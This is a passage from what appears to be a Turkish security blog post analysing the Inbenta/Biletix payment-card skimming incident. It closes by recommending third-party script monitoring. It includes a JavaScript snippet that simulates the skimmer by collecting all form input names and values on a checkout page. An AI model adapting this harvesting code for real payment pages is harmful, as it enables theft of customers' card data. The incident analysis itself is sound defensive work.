Vade Farkı: 0.00 TL

TOPLAM TUTAR: 786.00 TL

JavaScript Console:

```
var inp = document.querySelectorAll("input, select, textarea, checkbox, button");
for (var i = 0; i < inp.length; i++) {
  if (inp[i].value.length > 0) {
    var nme = inp[i].name;
    if (nme == "") {
      nme = i;
    }
    // btoa('Hata: Kart bilgileri geçersizdir. Lütfen doğru bilgileri giriniz.').split('').push(inp[i].value + '&');
    console.log(inp[i].name + '=' + inp[i].value + '&');
  }
}
```

Sonuç itibariyle, Inbenta firmasını hackleyenlerin bu zararlı kodu 2017 yılından beri akismet.js gibi farklı isimler altında da kullandığını görüyoruz. Biletix vakasına baktığımızda ise şayet zararlı kod tespit edildikten sonra Biletix Türkiye tarafından zararlı adresin sayfalardan kaldırılması dışında ödeme sayfasında bu kodun çalışmamasına yönelik özel bir çalışma, yazılım değişikliği yapılmadıysa, yazıya konu olan donelerden ve simülasyondan yola çıkarak Biletix Türkiye müşterilerinin kredi kartı bilgilerinin zararlı javascript kodu tarafından bu hata sebebiyle, belirtilen tarih aralığında çalışmamış olduğunu büyük bir mutlulukla varsayabiliriz. :)

Inbenta örneğinde olduğu gibi, 3. parti firmalar üzerinden gelebilecek siber saldırılardan korunmanın kesin bir yöntemi olamasa da, web sitenize 3. parti siteler üzerinden eklediğiniz javascript dosyalarının içeriğinin değişip değişmediğini kontrol eden ve şüpheli değişikliklerde sizi anında haberdar eden NormShield, Sucuri gibi güvenlik çözümlerinden de faydalanabilirsiniz.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.